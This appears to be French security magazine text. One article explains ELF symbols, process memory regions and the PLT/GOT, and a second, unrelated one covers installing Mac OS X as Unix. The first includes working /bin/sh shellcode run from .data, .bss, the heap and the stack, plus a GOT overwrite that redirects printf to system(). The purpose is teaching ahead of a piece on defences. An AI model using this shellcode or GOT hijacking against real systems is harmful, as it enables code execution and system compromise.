Avec gcc, nous transformons ces instructions en fichier objet, puis la commande nm en affiche le contenu :

```
$ gcc -c hello.c -o hello.o
$ ls
hello.c  hello.o
$ nm hello.o
00000004 C empty
00000000 t gcc2_compiled.
00000000 T main
         U printf
00000000 D world
```

La commande nm affiche tous les symboles contenus dans un fichier objet. Pour chaque symbole, nm donne :

- la valeur du symbole ;
- son type (en minuscule, le symbole est local, en majuscule, il est global) :
  - B : le symbole se trouve dans la zone mémoire .bss ;
  - D : le symbole se situe dans la zone mémoire des données initialisées .data ;
  - C : ce flag sert pour les symboles qui ne sont pas initialisés après la compilation. Dans notre exemple, empty est défini mais pas encore initialisé. S'il ne l'est nulle part, son type changera alors en B ;
  - T : le symbole est dans la zone mémoire .text (code) ;
  - U : le symbole est indéfini (undefined).

Il existe de nombreux autres types décrits dans la page info nm ;
- le nom du symbole.

Dans le fichier objet, la fonction printf() n'est pas encore définie. Dans le fichier exécutable, il faudra connaître l'emplacement de cette fonction (*i.e.* la bibliothèque et son adresse dans celle-ci). Comme cette fonction est externe, un mécanisme de réadressage est prévu. Tout d'abord, il contient un décalage (*offset*) dans la table des symboles qui référence le symbole lui-même. Ensuite, il recèle un décalage dans la section .text qui réfère l'adresse du code de la fonction. Enfin, un tag indique le type de réadressage utilisé.

Lors de l'édition de liens, le *linker* recherche l'adresse réelle de la fonction printf(). Une fois découverte, elle est recopiée en mémoire afin que les appels à la fonction soient effectués sans repasser par cette étape de résolution.

Ce mécanisme décrit de manière très générale le comportement de la PLT (*Procedure Linkage Table*) et de la GOT (*Global Offset Table*). De plus amples détails sont donnés ci-après.

Les régions mémoire d'un processus

Nous ne détaillons pas ici le fonctionnement de la mémoire d'un processus, mais simplement l'organisation de ses régions mémoire.
Au cours de l'exécution d'un programme, il est tout à fait possible de retrouver les caractéristiques des régions (plage d'adresses, droits d'accès ...) grâce au fichier maps du processus, dans le système de fichiers /proc (/proc/<pid>/maps). Même si ces informations ne sont pas toujours exactes, elles décrivent néanmoins l'organisation du processus dans la mémoire :

```
$ /bin/cat /proc/11384/maps
08048000-080ca000 r-xp 00000000 03:01 419059  /usr/bin/vim  [1]
080ca000-080d1000 rw-p 00081000 03:01 419059  /usr/bin/vim  [2]
080d1000-080f8000 rwxp 00000000 00:00 0                    [3]
40000000-40012000 r-xp 00000000 03:01 225598  /lib/ld-2.1.3.so
40012000-40014000 rw-p 00011000 03:01 225598  /lib/ld-2.1.3.so
40016000-40048000 r-xp 00000000 03:01 225579
/lib/libncurses.so.5.0
40048000-40050000 rw-p 00031000 03:01 225579
/lib/libncurses.so.5.0
40050000-40055000 rw-p 00000000 00:00 0
40055000-40059000 r-xp 00000000 03:01 563425
/usr/lib/libgpm.so.1.17.3
40059000-4005b000 rw-p 00003000 03:01 563425
/usr/lib/libgpm.so.1.17.3
4005b000-40130000 r-xp 00000000 03:01 225600   /lib/libc-2.1.3.so
40130000-40134000 rw-p 000d4000 03:01 225600 /lib/libc-2.1.3.so
40134000-40138000 rw-p 00000000 00:00 0
40138000-40142000 r-xp 00000000 03:01 225613   /lib/libnss_
compat-2.1.3.so
40142000-40143000 rw-p 00009000 03:01 225613 /lib/libnss
_compat-2.1.3.so
40143000-40155000 r-xp 00000000 03:01 225606 /lib/libnsl-2.1.3.so
40155000-40157000 rw-p 00011000 03:01 225606 /lib/libnsl2.1.3.so
40157000-40159000 rw-p 00000000 00:00 0
bfffb000-c0000000 rwxp ffffc000 00:00 0        [4]
```

La ligne [1] représente la région mémoire .text où le code exécutable du programme est chargé. La commande objdump -d affiche les instructions Assembleur présentes dans cette section. La ligne [2] indique la région des données globales initialisées (.data), et la [3] la région des données globales non initialisées (.bss).
La commande objdump est une espèce de couteau suisse pour lire ces informations :

```
 $ /usr/bin/objdump -h /usr/bin/vim
/usr/bin/vim: file format elf32-i386
Sections:
Idx Name Size  VMA       LMA       File off  Algn
[...]
12 .text 00073eec  08049c90  08049c90  00001c90  2**4
         CONTENTS,  ALLOC,    LOAD,     READONLY, CODE
[...]
15 .data 000058d0  080ca940  080ca940  00081940  2**5
         CONTENTS,  ALLOC, LOAD, DATA
[...]
21 .bss  00002ecc  080d04a0  080d04a0  000874a0  2**5
ALLOC
```

Signalons que la commande readelf est capable de performances identiques.
Lorsqu'un programme au format ELF est lancé, le noyau organise la mémoire virtuelle allouée au processus : des plages mémoires sont réservées pour les besoins du programme (pile, tas, données, code, etc.). S'il utilise des bibliothèques dynamiques, le binaire contient le nom de l'éditeur de liens à utiliser (/lib/ld-linux.so.2 en général) dans la section .interp :

```
$ /usr/bin/objdump -s -j .interp /usr/bin/vim
/usr/bin/vim:     file format elf32-i386
Contents of section .interp:
 80480f4 2f6c6962 2f6c642d 6c696e75 782e736f  /lib/ld-linux.so
 8048104 2e3200                               .2.
```

Le noyau passe d'abord le contrôle des opérations à l'éditeur de liens afin qu'il charge les symboles (c'est-à-dire les références aux fonctions et variables des bibliothèques dynamiques ou d'autres fichiers objet, que nous avons vues précédemment) qui ne sont pas encore résolus, puis au programme qui commence alors le cours normal de son exécution.

Variables et mémoire

Comme il existe différents types de variables, il existe également différentes zones de mémoires dans lesquelles celles-ci sont stockées. Nous savons déjà qu'il existe les sections .data et .bss (cf. le paragraphe précédent). Ces zones sont réservées dès la compilation car leur taille est définie et connue de par la nature même des objets qu'elles contiennent.
Se pose maintenant le problème des variables locales et des

variables dynamiques. Elles sont regroupées dans une zone mémoire réservée à l'exécution du programme (user stack frame). Les fonctions pouvant s'invoquer de manière récurrente, le nombre d'instances d'une variable locale n'est pas connu à l'avance. Elles seront donc placées, au moment de leur définition dans la pile du processus (stack). Cette pile se situe dans les adresses hautes de l'espace d'adressage de l'utilisateur, et fonctionne sur un modèle LIFO (Last In, First Out), dernier entré, premier sorti.
Le bas de la zone user frame sert à l'allocation des variables dynamiques. Cette région s'appelle le tas (heap) : elle contient les zones mémoires adressées par les pointeurs, les variables dynamiques. Lors de sa déclaration, un pointeur occupe 32 bits soit dans BSS, soit dans la pile et ne pointe nulle part en particulier. Lors de son allocation, il reçoit une adresse qui correspond à celle du premier octet réservé pour lui dans le tas.
L'exemple suivant illustre la disposition des variables en mémoire :

```
/* mem.c */
int    indice = 1;    //dans data
char   * str;         //dans bss
int    rien;          //dans bss

void f( char c )
{
  int i;              //dans la pile
  /* Réservation de 5 caractères dans le tas */
  str = ( char * ) malloc ( 5 * sizeof (char) );
  strncpy( str, "abcde", 5 );
}
int main( void )
{
  f( 0 );
}
```

Des débordements de buffer peuvent se produire indistinctement dans ces régions. Nous illustrons ceci simplement avec quatre petits programmes qui simulent un débordement. Ils vont nous permettre de constater l'imprécision de certaines informations contenues dans le système de fichier /proc :

Shellcode dans le .data

```
$ cat sh_data.c
/* sh_data.c */
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
int main()
{
  int * ret;
  *( (int *) & ret + 2 ) = ( int ) shellcode;
  sleep( 5 );
  return( 0 );
}
$ ./sh_data
sh-2.04$
```

gdb nous permet (comme toujours ;) de mieux voir les choses :

```
(gdb) info symbol shellcode
shellcode in section .data
(gdb) p &shellcode
$2 = (char (*)[46]) 0x8049520
```

Maintenant, si nous regardons dans le système de fichiers /proc pour obtenir des informations sur la mémoire utilisée par le processus, nous obtenons les informations suivantes :

```
$ ./sh_data
  ^Z
  [3]+  Stopped                 ./sh_data
  $ cat /proc/`ps | grep sh_ | awk '{print $1}'`/maps
00110000-00126000 r-xp 00000000 08:01 26579   /lib/ld-2.2.2.so
00126000-00127000 rw-p 00015000 08:01 26579   /lib/ld-2.2.2.so
00127000-00128000 rw-p 00000000 00:00 0
00133000-0025c000 r-xp 00000000 08:01 26588   /lib/libc-2.2.2.so
0025c000-00261000 rw-p 00128000 08:01 26588   /lib/libc-2.2.2.so
00261000-00265000 rw-p 00000000 00:00 0
08048000-08049000 r-xp 00000000 08:03 884812      /tmp/sh_data
08049000-0804a000 rw-p 00000000 08:03 884812      /tmp/sh_data
bfffe000-c0000000 rwxp fffff000 00:00 0
```

Comme vous pouvez le constater, notre shellcode se situe à l'adresse 0x8049520. Or, cette zone n'est pas marquée comme exécutable dans /proc/<pid>/maps ! Et pourtant, il tourne ;)

Shellcode dans le .bss

```
$ cat sh_bss.c
/* sh_bss.c */
char * shellcode;
int main()
{
  int * ret;
  shellcode = ( char * ) malloc( 64 );
  sprintf( shellcode,
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh" );
  *( (int *) & ret + 2 ) = ( int ) shellcode;
  return( 0 );
}
```

La variable globale shellcode est définie, mais n'est initialisée que dans la fonction main(). Elle se situe dans la zone .bss :

```
(gdb) info symbol shellcode
shellcode in section .bss
(gdb) p &shellcode
$1 = (char (*)[64]) 0x80496c0
```

Bien que l'adresse du shellcode le situe dans une zone marquée rw-, nous parvenons tout de même à l'exécuter :

```
$ ./sh_bss
sh-2.04$
```

Shellcode dans le tas (heap)

```
$ cat sh_heap.c
/* sh_heap.c */
int main()
{
  int * ret;
  char * shellcode = ( char * ) malloc( 64 );
  sprintf( shellcode,
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
```

```
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh" );
      *( (int *) & ret + 2 ) = ( int ) shellcode;
      return( 0 );
    }
```

La variable shellcode se trouve dans la pile (*stack*), mais la mémoire qui lui est allouée lors du malloc() est réservée dans le tas (*heap*) :

```
(gdb) p &shellcode
$1 = (char **) 0xbffff6d0          //dans la pile
(gdb) info symbol 0xbffff6d0
No symbol matches 0xbffff6d0.
(gdb) p shellcode
$2 = 0x80496b0
"è\037^\211v\b1À\210F\a\211F\f°\013\2116\215N\b\215V\fÍ\2001Û\211Ø
@Í\200èÜÿÿÿ/bin/sh"
```

Lorsque nous l'exécutons, tout se déroule sans surprise, bien que la mémoire allouée pour shellcode dans le tas (en 0x80496b0) soit toujours indiquée comme non exécutable :

```
$ ./sh_heap
    sh-2.04$
```

Shellcode dans la pile (stack)

```
$ cat sh_stack.c
/* sh_stack.c */
int main()
{
  int * ret;
  char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
  *( (int *) & ret + 4 ) = ( int ) shellcode;
  return( 0 );
}
```

Ici, le décalage vers l'adresse de retour est différent car des registres sont placés sur la pile à l'entrée de la fonction (un disass main sous gdb montre ceci).

```
(gdb) p &shellcode
$2 = (char (*)[46]) 0xbffff6d0          //dans la pile
...
$ ./sh_stack
sh-2.04$
```

Cette fois, tout se passe comme prévu puisque cette zone est bien indiquée comme exécutable dans le système de fichiers /proc ;)

Maintenant que nous avons vu la disposition de la mémoire et des variables, revenons à l'édition de liens.

La Procedure Linkage Table ou PLT Son fonctionnement

Une section qui nous intéresse particulièrement est la *Procedure Linkage Table* (ou PLT). Elle joue en quelque sorte le rôle d'éditeur de liens (ou linker) pour les fonctions. Par défaut, toutes ses entrées sont initialisées non pas pour pointer vers la bonne fonction, mais sur l'éditeur de liens lui-même (celui dont nous avons parlé auparavant). Au premier appel d'une fonction donnée, le linker recherche la fonction dans la bibliothèque appropriée et met à jour son adresse. Le prochain appel de la fonction pointe ainsi directement où il faut.

```
$ /bin/cat elf.c
#include <stdio.h>
main()
{
  printf( "Bonjour monde\n" );
}
$ make elf
cc     elf.c   -o elf
$ gdb ./elf
[...]
(gdb) disass main
Dump of assembler code for function main:
0x80483e0 <main>:       push   %ebp
0x80483e1 <main+1>:     mov    %esp,%ebp
0x80483e3 <main+3>:     sub    $0x8,%esp
0x80483e6 <main+6>:     add    $0xfffffff4,%esp
0x80483e9 <main+9>:     push   $0x8048460
0x80483ee <main+14>:    call   0x804830c <printf>
0x80483f3 <main+19>:    add    $0x10,%esp
0x80483f6 <main+22>:    jmp    0x8048400 <main+32>
0x80483f8 <main+24>:    jmp    0x8048402 <main+34>
0x80483fa <main+26>:    lea    0x0(%esi),%esi
0x8048400 <main+32>:    jmp    0x80483f6 <main+22>
0x8048402 <main+34>:    jmp    0x8048404 <main+36>
0x8048404 <main+36>:    leave
0x8048405 <main+37>:    ret
[...]
End of assembler dump.
(gdb) disass printf
Dump of assembler code for function printf:
0x804830c <printf>:     jmp    *0x80494a8
0x8048312 <printf+6>:   push   $0x18
0x8048317 <printf+11>:  jmp    0x80482cc <_init+52>
End of assembler dump.
(gdb) x 0x80494a8
0x80494a8 <_GLOBAL_OFFSET_TABLE_+24>:   0x08048312
```

La fonction main() contient un appel à la fonction printf(). En examinant le contenu de la mémoire à l'adresse indiquée (0x804830c, *i.e.* l'adresse de printf()), nous constatons que la première instruction exécutée est en fait un saut à une adresse contenue dans la section .got (*Global Offset Table* ou GOT). En simplifiant, cette GOT joue le rôle d'index de la PLT : elle signale qu'il faut revenir dans la PLT en 0x08048312, soit juste après le saut. Ensuite, un autre saut rend l'exécution du programme au linker pour qu'il recherche l'adresse de la fonction dans la bibliothèque adéquate.

Précisons qu'il est tout à fait possible d'obtenir les mêmes résultats avec la commande objdump :

```
$ /usr/bin/objdump -T ./elf | grep printf
0804830c      DF *UND*  0000002f  GLIBC_2.0   printf
$ /usr/bin/objdump -R ./elf | grep printf
080494a8 R_386_JUMP_SLOT   printf
```

La première donne l'adresse de la PLT de la fonction printf(), et la seconde son entrée dans le GOT.
Il faut bien comprendre ici le rôle distinct de la PLT et de la GOT. La première effectue une action : construire le lien entre une fonction requise dans le code du programme et le code machine associé dans une bibliothèque. En quelque sorte, la PLT est un mini-éditeur de liens. D'ailleurs, tout comme la section .text qui contient les instructions du programme, la PLT est en lecture seule. De son côté, la GOT, qui est en lecture/écriture, est un annuaire qui référence juste l'adresse d'une fonction (en toute rigueur, elle indexe également les variables globales définies dans les bibliothèques et utilisées dans le programme).

Cette approche s'appelle *lazy symbol binding* (résolution tardive des symboles). L'idée est que si un programme utilise beaucoup de bibliothèques dynamiques, l'édition de liens est très (trop) longue. Ainsi, celle-ci ne se fait que lorsqu'il y en a réellement besoin.

Il est possible de forcer la résolution des symboles par l'éditeur de liens avec la variable d'environnement LD_BIND_NOW dès l'appel du programme, et non plus lorsqu'un symbole est requis :

```
$ export LD_BIND_NOW=1
$ gdb ./elf
[...]
(gdb) b main
Breakpoint 1 at 0x80483e6
(gdb) r
Starting program: /home/zorgon/dev/articles/intro/./elf
Breakpoint 1, 0x80483e6 in main ()
(gdb) disass printf
Dump of assembler code for function printf:
0x804830c :     jmp    *0x80494a8
0x8048312 :   push   $0x18
0x8048317 :  jmp    0x80482cc
End of assembler dump.
(gdb) x 0x80494a8
0x80494a8 :   0x40059d44
(gdb) info symbol 0x40059d44
printf in section .text
(gdb)
```

Cette fois, la résolution est faite avant même l'exécution de la fonction printf(). Nous remarquons que l'adresse contenue dans la GOT pointe maintenant dans la section .text où se trouvent les instructions de la fonction.

Alchimie avec les fonctions

Pour illustrer ce mécanisme, nous montrons maintenant comment transformer l'appel d'une fonction en une autre à l'aide d'un petit programme très simple :

```
$ /bin/cat foobar.c
#include <stdio.h>
#include <stdlib.h>
int main( int argc, char * argv[] )
{
        unsigned int got_addr = strtoul( argv[1], 0, 16 );
        unsigned int value = strtoul( argv[2], 0, 16 );
        * (int *) got_addr = value;
        printf( argv[3] );
        return;
}
$ gcc foobar.c -o foobar
```

Nous voulons que le programme foobar transforme l'appel de la fonction printf() en un appel à system() en allant modifier la GOT. Pour y parvenir, nous devons nous procurer deux informations :
1) l'adresse de printf() dans la GOT :

```
$ /usr/bin/objdump -R ./foobar | grep printf
08049518 R_386_JUMP_SLOT   printf
```

2) l'adresse de system() dans la libc :

```
$ gdb ./foobar
[...]
(gdb) b main
Breakpoint 1 at 0x8048426
(gdb) r
Starting program: /home/zorgon/dev/articles/intro/./foobar
Breakpoint 1, 0x8048426 in main ()
(gdb) p system
$1 = (<text variable, no debug info>) 0x4004e2f0 <system>
```

Ainsi, la PLT va chercher l'adresse de la fonction printf() en 0x08049518. Il nous suffit alors de remplacer le contenu de cette adresse par 0x4004e2f0 qui correspond à l'adresse de la fonction system() en mémoire, ce qui est réalisé par l'instruction * (int *) got_addr = value; :

```
$ ./foobar 0x08049518 0x4004e2f0 /bin/sh
sh-2.03$
```

Conclusion

Nous avons présenté ici différentes notions relatives à l'exécution d'un programme. Chacune nous servira dans le prochain article où nous étudierons de multiples solutions offertes sous Linux pour se prémunir de l'exécution de shellcode résultant d'un débordement de buffer : Openwall, Stackguard, PaX, LibSafe. Nous détaillerons les mécanismes mis en oeuvre par ces approches et les défenses qu'elles fournissent, mais nous en verrons également les limites.

Frédéric Raynal - pappy@linuxmag-france.org
Samuel Dralet - zorgon@mastersecurity.fr
Last modified:Tue Dec 4 09:52:09 CET 2001

Enfin, un Mac avec un shell

Cet article présente une installation et une utilisation de MacOS X typiquement Unix. Tel quel, le système devient donc incapable de faire fonctionner les applications "classiques" ne permettant d'utiliser que les applications natives (spécifiquement écrites pour MacOS X). Airport, le système de réseau sans fil, ne fonctionnera pas non plus sur ce type d'installation.

Ça ressemble à un Mac et pourtant c'est un Unix

Que vient faire Apple dans un magazine comme celui-ci ? MISC, c'est bien l'abréviation de "miscellaneous", qui signifie divers, non ? Dans notre cas, ça signifie : Multisystem & Internet Security Cookbook, mais bon !

Il se trouve que ce Mac-là est un Unix. Sa particularité première, c'est qu'il réalise le tour de force de faire peur aux utilisateurs de Mac comme aux utilisateurs d'Unix. Il inquiète les premiers parce que le monde Unix, ce n'est pas leur truc. Il affole les seconds parce qu'il est en apparence très "Mac". Enfin, la politique d'Apple est un peu floue : Darwin (le coeur du système) est Open source, mais pas le reste (l'interface Aqua, par exemple). Il faut choisir son camp.

Toutefois, ce système est parfaitement utilisable en tant qu'Unix à part entière. L'intérêt et les besoins de chaque utilisateur sont différents, par conséquent les comportements envers MacOS X le seront également. Pour l'instant, MacOS X est capable de faire fonctionner les logiciels du Mac classique (appelons-le MacOS 9) comme une tâche Unix. Bien sûr, ça implique l'installation dudit MacOS 9. Pourquoi pour l'instant ? Parce que le MacOS classique est appelé à disparaître et que les applications deviendront natives MacOS X à brève échéance. Cette aptitude est un très bon moyen de familiariser la communauté Mac au monde Unix, même si ce dernier est très bien déguisé. Toutefois, on peut parfaitement utiliser cet OS comme un Unix pur et dur. C'est ce que nous verrons dans cet article. Nous y aborderons le système proprement dit, l'installation et bien sûr la sécurisation de la toute dernière version 10.1. Il s'agit d'un gros progrès par rapport aux versions précédentes et la beta "payante" est oubliée. Cela dit, il y en a bien qui vendent (cher) des versions alpha depuis plus de dix ans et tout le monde en redemande. J'ai des noms, si vous voulez... Vous l'aurez compris, j'ai beaucoup plus de sympathie pour Cupertino que pour Redmond : la météo, sans doute.

Dernière précision, cet article traitera de la version client, puisqu'il existe une version serveur. Cette dernière offre des outils supplémentaires, particulièrement pour l'administration. Logique, me direz-vous. Sinon, les caractéristiques des deux moutures sont très proches.

Un peu d'histoire

Non, ne partez pas sous prétexte que vous n'écoutiez déjà pas les cours d'histoire au lycée. Ce sera bref.

Apple fait partie des sociétés les plus anciennes en informatique, puisqu'elle a été fondée en 1976. Tout le monde connaît la version des deux jeunes gens qui bricolaient dans un garage et qui ont fondé la société Apple. Ils se nommaient Wozniak et Jobs. Ce dernier est un peu l'enfant terrible de la maison. Il a quitté Apple pour fonder NeXT, qui a été depuis racheté par Apple dont il est (re)devenu le PDG... par intérim. Pendant l'intervalle, il a trouvé le moyen de fonder la société Pixar (vous savez, Toy Story).

A la fin des années 80, Steve Jobs a donc fondé NeXT. Remis dans le contexte de l'époque, ce fut un choc brutal pour beaucoup d'entre nous. Les machines NeXT dépassaient tout ce qu'on avait pu imaginer jusqu'alors. Une qualité d'affichage à couper le souffle, un système Unix réellement novateur en raison de son interface, des performances plus qu'acceptables, et plein de trouvailles plus originales les unes que les autres... Enfin, je ne m'en suis jamais vraiment remis. Mais déjà, Mr Jobs avait du mal à choisir son camp. Cette fabuleuse machine a été ciblée "avec les pieds". C'était une station de travail, un ordinateur personnel ? Elle était en concurrence avec les stations Unix de l'époque ou avec les PC, Mac, Amiga, Atari de la même période ?

Son prix en faisait plutôt une station de travail, ce qui explique sans doute l'échec commercial. Pourtant, l'avance technologique était bien réelle... puisqu'une dizaine d'années plus tard, Apple nous ressort NeXTSTEP habillé à la mode Mac. Etant un inconditionnel de NeXT, je ne pouvais pas passer à côté de son "fils" spirituel, MacOS X. L'ombre de NeXT sera d'ailleurs présente tout au long de cet article, ne serait-ce que pour montrer la formidable avance mentionnée plus haut.

Alors, c'est quoi MacOS X ?

MacOS X (le X veut dire "10" et n'a rien à voir avec le X Window System) est un Unix BSD 4.4 sur un noyau Mach 3, ce dernier étant développé par l'Université de Carnegie-Mellon. Ce n'est autre qu'une évolution du noyau que vous pouviez trouver sur les stations NeXT voici une dizaine d'années. Apple travaille en étroite collaboration avec FreeBSD, et même si celui-ci ne va pas très bien au moment de cet article, c'est malgré tout un gage de portabilité. En clair, le logiciel libre est très présent sur MacOS X et vous pouvez bénéficier de l'énorme travail effectué par la communauté. De toute évidence, si vous souhaitez profiter des applications graphiques libres sous MacOS X, vous aurez besoin d'un serveur X (cette fois, il s'agit bien du X Window System). Profitons-en pour ajouter que dans la partie "téléchargements" du site d'Apple/MacOS X, vous trouverez une jolie collection d'outils Unix allant de Vim à Pine, en passant par XFree et bien d'autres.

Petit rappel : les applications estampillées Linux se compilent aussi sur les BSD libres à de rares exceptions près. Et ils sont très bien ces BSD, qu'il s'agisse de NetBSD, OpenBSD ou FreeBSD. A une époque où Linux intéresse beaucoup trop les requins à mon goût, c'est une opportunité non négligeable. Ce n'est que mon opinion, bien évidemment. Pardon pour la digression.


Ce qui se voit

Le premier contact avec un système, c'est bien sûr l'interface graphique. Sincèrement, en dépit des goûts et des couleurs, c'est quand même très esthétique. Ce n'est pas le choc reçu lors de l'apparition de NeXT, mais c'est vraiment une réussite. La gestion de la transparence, par exemple, est un modèle du genre. La philosophie du "dock" a été reprise, mais désormais, vous pouvez le positionner en bas de l'écran (à la Gnome), à droite (à la NeXT ou à la Window Maker) ou à gauche.

Le Finder se substitue au FileViewer de NeXT. Il fonctionne de manière équivalente, c'est-à-dire en offrant le meilleur moyen de naviguer dans les profondeurs de la hiérarchie : le chemin complet est toujours visible. Dans ce Finder, vous pouvez tout faire : lancer des applications, jouer des vidéos, visualiser des images... Très sympathique !

Par défaut, la hiérarchie Unix ne se voit pas dans le Finder. Vous pouvez l'afficher en tapant la commande *defaults write com.apple.finder ShowAllFiles TRUE* dans un shell.

Les applications sous NeXT ou sous MacOS X, sont en réalité des dossiers avec l'extension "app". Le Finder ne considère que l'exécutable, mais un Ctrl + clic ouvre un menu contextuel permettant de visualiser le contenu de ces applications. Un petit manque : en mode liste, le FileViewer de NeXT affichait les per-







Voici trois variantes : NeXTSTEP, le seul et unique, Window Maker et OS X .

missions des fichiers et des répertoires. Ce n'est plus le cas avec le Finder.

Vous disposez d'un shell : tout arrive ! Il s'agit de tcsh par défaut. Ce n'est pas forcément un mauvais choix. Csh, zsh sont également disponibles. De même, vous pouvez télécharger bash depuis le site d'Apple (par exemple). Au risque de désoler les utilisateurs de Mac, c'est une révolution. Vous savez, c'est extraordinaire un shell : on peut vraiment faire plein de choses avec... ne serait-ce que lire les pages de manuel ;-)

Ceci nous amène à l'aide en ligne. Toujours par rapport à NeXT, c'est un peu décevant. NeXT a été le premier système à fournir une aide en ligne remarquable de qualité par son contenu et sa présentation. L'équivalent de toute la documentation papier était présent sur la machine et consultable par une espèce de navigateur nommé Digital Librarian. C'était non seulement très agréable à consulter, mais surtout très complet. Avec MacOS X, ce n'est plus vraiment le cas. La documentation présente sur la machine est un peu "légère" et celle accessible sur le site Apple laisse un peu sur sa faim.

Alors, Monsieur Pomme, un petit effort de ce côté-là serait le bienvenu. Par contre, pour ce qui concerne le paquetage de développement, c'est heureusement un peu mieux. C'est préférable, si vous voulez que la communauté travaille pour vous, n'est-il pas ?

Le système est fourni avec un certain nombre d'outils parmi lesquels on peut citer QuickTime (noblesse oblige), un client courrier très proche du "mail" de NeXT, et l'inénarrable Internet Exploder version MacOS X. C'est la première chose que je jette pour la remplacer par le très sympathique OmniWeb. Il existe aussi des versions de Netscape ou de Mozilla, si vous préférez. Mais on fait comme on veut. Vous disposez également d'un éditeur de texte capable de gérer le RTF, d'un outil de visualisation de fichiers graphiques capable de lire le format PDF. Acrobat Reader fait aussi partie de la panoplie. Toutes ces applications sont natives MacOS X, puisque nous parlons d'un système Unix sans MacOS 9. Il existe plein d'autres outils et il est difficile de citer la totalité.

Ce qui ne se voit pas

Comme déjà mentionné, vous disposez d'un tas d'outils issus de la communauté du logiciel libre. Ca va de tcpwrappers au compilateur GNU (C, C++, ObjectiveC) en passant par ipfw (le pare-feu de FreeBSD), OpenSSH, ou l'incontournable emacs, le couteau suisse réservé aux pieuvres (ce n'est pas méchant, c'est un outil extraordinaire), etc. Le compilateur, entre autres choses, fait partie du paquetage "développeur", et c'est là que ça se gâte. Lorsque vous recevez l'évolution 10.1, vous n'avez pas l'évolution "développeur". L'évolution est téléchargeable sur le site d'Apple pour les développeurs... à condition d'être enregistré comme développeur. Dis donc, Monsieur Pomme, il faudrait peut-être savoir ce que tu veux ! Ce n'est pas comme cela que tu vas créer des vocations. Attendons, pour voir si le simple utilisateur aura droit à ladite évolution. Ce n'est quand même pas très cohérent tout ça... d'autant plus que cette évolution "développeur" fait partie du paquetage si vous achetez MacOS X aujourd'hui (c'est-à-dire, s'il ne s'agit pas d'une mise à jour). Il vous reste la possibilité de "négocier" avec votre revendeur : s'il est un bon commerçant, il vous fournira une copie sur CD. C'est mieux que de télécharger 190 Mo... avec le risque d'une archive défectueuse !
M'enfin...

Pour être objectif, NeXT commercialisait le paquetage développeur à part, et il n'était pas franchement "cadeau". Donc, nous pouvons nous estimer heureux ! Bon, si on installait la "chose" ?

Installation "à la Unix"

S'il s'agit de la mise à jour, la version précédente de MacOS X doit être installée, bien évidemment. Si vous venez d'acheter le produit, eh bien, vous partez pour une installation complète. L'installation standard passe par MacOS 9... pas la nôtre. Mettez donc le CD MacOS X dans votre lecteur et démarrez la machine. Lorsque vous arrivez sur le logiciel d'installation, sélectionnez l'utilitaire de disque dans le menu... avant toute autre action. Il va vous permettre de préparer... le disque. Petit conseil, créez au moins deux partitions en sélectionnant Unix File System comme système de fichier. Lorsque vous avez terminé, quittez l'utilitaire de disque et revenez au logiciel d'installation. Lorsque vous arrivez sur la fenêtre demandant la destination de l'installation, le disque récemment préparé doit s'afficher. Sélectionnez-le. Vous vous occuperez de la partition suivante plus tard. Répondez aux différentes questions pour lancer l'installation du système... et attendez que ça se termine. Vous pouvez ensuite installer le CD développeur (voir plus haut pour la mise à jour). Et c'est tout fini ! Maintenant, préparez la deuxième partition grâce à l'outil de gestion de disque. Choisissez encore le format UFS et donnez-lui un nom... mais, ici commence le problème du choix de système de fichier. Certains logiciels ne fonctionneront pas sur un système UFS. Il s'agit des logiciels fonctionnant sous les deux environnements : MacOS 9 et MacOS X. Ils sont prévus pour des systèmes de fichier HFS+. Exemple : le fabuleux LightWave 7 (un logiciel de création 3D édité par Newtek, né sur Amiga, porté sur SGI et qui n'existe plus que pour Windows et Mac), considèrera la partition comme étant celle d'un serveur et refusera de s'installer. Unique solution : formater la partition en HFS+ ! Et notre "plan" sécurité tombe un peu à l'eau. Tout cela pour dire que le partitionnement en UFS pour la totalité du ou des disques sera fonction des applications appelées à être utilisées sur la machine.
Il est évident que pour une mise à jour, votre disque est déjà

prêt et vous ne devez en aucun cas appliquer ce qui précède, sous peine d'effacer toutes les données. Pour la mise à jour, il suffit de suivre les indications du programme d'installation.

